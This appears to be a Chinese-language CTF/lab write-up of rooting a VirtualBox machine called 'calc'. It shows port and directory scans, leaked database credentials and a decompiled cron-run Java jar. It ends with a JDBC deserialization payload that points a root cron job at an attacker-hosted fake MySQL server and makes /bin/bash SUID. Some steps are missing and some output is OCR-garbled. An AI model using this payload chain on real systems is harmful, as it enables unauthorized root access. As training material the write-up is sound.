

信息搜集

端口扫描

```
(root@kali)-[~]
└─# rustscan -a 192.168.43.51 -- -A
..... .-. .- .----- .----- .--- .-. .-
| {} } | { } | { { _ { _ } { { _ / _ } / { } \ | ` | |
| .- \ | { } | .- _ } } | | .- _ } } \      } / ^ \ \ | \ \ |
'_ ' '_ '-----'-----' _ ' _-----' _-----' _ ' _ ' _ ' _ '
The Modern Day Port Scanner.

_____
: http://discord.skerritt.blog           :
: https://github.com/RustScan/RustScan   :
-----
You miss 100% of the ports you don't scan. - RustScan

[~] The config file is expected to be at "/root/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit.
May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use
the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 192.168.43.51:22
Open 192.168.43.51:80
open 192.168.43.51:8080
[~] Starting script(s)
[>] Running script "nmap -vvv -p {{port}} -{{ipversion}} {{ip}} -A" on ip
192.168.43.51
Depending on the complexity of the script, results may take some time to appear.
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-14 01:25 EDT
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 01:25
Completed NSE at 01:25, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 01:25
Completed NSE at 01:25, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 01:25
Completed NSE at 01:25, 0.00s elapsed
Initiating ARP Ping Scan at 01:25
Scanning 192.168.43.51 [1 port]
Completed ARP Ping Scan at 01:25, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 01:25
Completed Parallel DNS resolution of 1 host. at 01:25, 0.08s elapsed
```

```
DNS resolution of 1 IPs took 0.08s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 01:25
Scanning 192.168.43.51 [3 ports]
Discovered open port 8080/tcp on 192.168.43.51
Discovered open port 22/tcp on 192.168.43.51
Discovered open port 80/tcp on 192.168.43.51
Completed SYN Stealth Scan at 01:25, 0.02s elapsed (3 total ports)
Initiating Service scan at 01:25
Scanning 3 services on 192.168.43.51
Completed Service scan at 01:26, 6.08s elapsed (3 services on 1 host)
Initiating OS detection (try #1) against 192.168.43.51
NSE: Script scanning 192.168.43.51.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 01:26
Completed NSE at 01:26, 0.31s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 01:26
Completed NSE at 01:26, 0.01s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 01:26
Completed NSE at 01:26, 0.00s elapsed
Nmap scan report for 192.168.43.51
Host is up, received arp-response (0.00051s latency).
Scanned at 2026-04-14 01:25:57 EDT for 7s
```

```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 64 OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQgQDRmicDuAIhDTuUua37WCIEK2z2F1aDUtiJpok20zMzkbe1B41Z
vvydX3JHjf7mg10F/HRQlGHiA23Il+dwr0YbbBa2ggd5gDl95RSHhuUff/DIC100FBP3YU8A4ItFb8pR
6dN8jr+zu1SZvfx6FWApSkTJmeLPq9PN889+ibvckJCOMqrm1Y05FW2VCwn8QRvwivnuw7iU51IVz7ar
Fe8JShXOLu0ANNqZEXyJyWjak+MqyOK6ZtowdyineQFua81+tBZuvs+qb+AG15/h5hBss/tUgVk5SieY
6cCRvkYFHB099e1ggrigfnn4Kq2GvzRUykegjkPzJFQ7BhPyxT/kDKr1vCLX54sXrp0pou5R9SqSnnES
XVM4HQfjIiJTrJFufc2nBF+4f8dH3qtQ+jJkcPEKNVSKKEDULEk1BSBdokhh1GidxQY7ok+hEb9/wPmo
6RBeb1d5t11SP8R5UHYI/yucRpS2M8hpBaovJv8pX1Vwpoz3tUDJWCpkB3K8Hdk=
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBi2Hl4ZEYgnODQf1o03hI6346mxe
x6OPXHEjxDufHbkQZVosDPFWZttA8gloBLyLtvDVo9LZZwtv7F/EiiQoIHE=
|   256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
|_ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAILRLvZKpSJkETa1R4sqzJOh8a4ivz8wGt1Hfdv3OMNY1
80/tcp    open  http     syn-ack ttl 64 Apache httpd 2.4.66 ((Debian))
|_http-server-header: Apache/2.4.66 (Debian)
| http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD
|_http-title: Calc. - Track Analysis
8080/tcp  open  http     syn-ack ttl 64 Apache Tomcat (language: en)
|_http-title: Site doesn't have a title (application/json).
MAC Address: 08:00:27:8A:F7:E8 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

```

warning: OSScan results may be unreliable because we could not find at least 1
open and 1 closed port
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 -
7.5 (Linux 5.6.3)
TCP/IP fingerprint:
OS:SCAN(V=7.95%E=4%D=4/14%OT=22%CT=%CU=36299%PV=Y%DS=1%DC=D%G=N%M=080027%TM
OS:=69DDCFEC%P=x86_64-pc-linux-gnu)SEQ(SP=106%GCD=1%ISR=108%TI=Z%CI=Z%II=I%
OS:TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O5
OS:=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=
OS:FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%
OS:A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0
OS:%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S
OS:=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R
OS:=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N
OS:%T=40%CD=S)

Uptime guess: 44.466 days (since Sat Feb 28 13:15:17 2026)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=262 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1    0.51 ms 192.168.43.51

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 01:26
Completed NSE at 01:26, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 01:26
Completed NSE at 01:26, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 01:26
Completed NSE at 01:26, 0.00s elapsed
Read data files from: /usr/share/nmap
OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.22 seconds
Raw packets sent: 26 (1.938KB) | Rcvd: 18 (1.410KB)

```

目录扫描

```


└─(root@kali)-[/tmp/aaa]
└─# gobuster dir -u http://192.168.43.51/ -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x
php,html,txt,wsp,py,js,phps --exclude-length 318
=====

```


```
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:                http://192.168.43.51/
[+] Method:             GET
[+] Threads:           10
[+] Wordlist:            /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] Exclude Length:     318
[+] User Agent:         gobuster/3.6
[+] Extensions:        phps,php,html,txt,wsp,py,js
[+] Timeout:           10s
=====
Starting gobuster in directory enumeration mode
=====
/index.html             (Status: 200) [Size: 1457]
Progress: 1764480 / 1764488 (100.00%)
=====
Finished
=====
```

⚠ 不安全 192.168.43.51

!(! ' ㄣつ... 破解and系统 博客 国外网站 邮箱 学习 官网 新建文件夹 网络安全 服务器 网安工具 ChatGPT 1Panel



搜索框怀疑是sql注入



经过测试发现就是，抓包发现调用的是 /api/track

3. 修复 cron 中 backend_sync.jar 读取 system_config 的问题。不要更改该 jar 文件的 700 权限!

知道了数据库的用户名和密码calc_user : vocaloid_miku_01

接下来再查看一下cron

```
jimmy@calc:~$ cat /etc/cron.d/calc_sync
* * * * * root /usr/bin/java -jar /opt/backend_sync.jar >/dev/null 2>&1
```

root 每分钟运行一次backend_sync.jar。

同时将backend_sync.jar get下来反编译分析

```
scp backend_sync.jar root@192.168.43.50:/tmp/aaa
```

```
package com.sync;

import java.sql.Connection;
import java.sql.DriverManager;
import java.sql.ResultSet;
import java.sql.Statement;

public class SyncTask {
    public static void main(String[] var0) {
        try {
            String var1 = "jdbc:mysql://127.0.0.1:3306/calc_db?useSSL=false";
            Connection var2 = DriverManager.getConnection(var1, "calc_user",
"vocaloid_miku_01");
            Statement var3 = var2.createStatement();
            ResultSet var4 = var3.executeQuery("SELECT jdbc_url FROM system_config
WHERE config_name='master_sync_node'");
            if (var4.next()) {
                String var5 = var4.getString("jdbc_url");
                Connection var6 = DriverManager.getConnection(var5);
                var6.close();
            }

            var2.close();
        } catch (Exception var7) {
        }
    }
}
```

可以看到提示中的system_config是在数据库里的，且可以打jdbc url注入

那么使用给的凭证登录数据库

```
Your MariaDB connection id is 523
Server version: 10.5.29-MariaDB-0+deb11u1 Debian 11

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show databases;
+-----+
| Database |
+-----+
| calc_db  |
| information_schema |
+-----+
2 rows in set (0.001 sec)

MariaDB [(none)]> use calc_db;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A


Database changed
MariaDB [calc_db]> show tables;
+-----+
| Tables_in_calc_db |
+-----+
| access_logs      |
| evil              |
| system_config     |
| track_info        |
| webapp_users       |
+-----+
5 rows in set (0.000 sec)

MariaDB [calc_db]> select * from system_config
-> ;
+-----+
| id | config_name | jdbc_url |
+-----+
| 1 | master_sync_node | jdbc:mysql://127.0.0.1:3306/calc_db?useSSL=false&socketFactory=Exploit |
+-----+
1 row in set (0.000 sec)

MariaDB [calc_db]>
```

这里我使用的是mysql-fake-server

<https://github.com/4ra1n/mysql-fake-server>



生成payload

```
MariaDB [calc_db]> UPDATE system_config SET jdbc_url = 'jdbc:mysql://192.168.43.50:3306/test?autoDeserialize=true&statementInterceptors=com.mysql.jdbc.interceptors.ServerStatusDiffInterceptor&user=base64ZGVzZXJfQ0hZMV9jaG1vZCA0bzU1IC9iaW4vYmFzaA==' WHERE config_name = 'master_sync_node';
Query OK, 1 row affected (0.003 sec)
Rows matched: 1 Changed: 1 Warnings: 0

MariaDB [calc_db]>
```

```
Jimmy@calc:~$ /bin/bash -p
bash-5.0# whoami
root
bash-5.0#
```

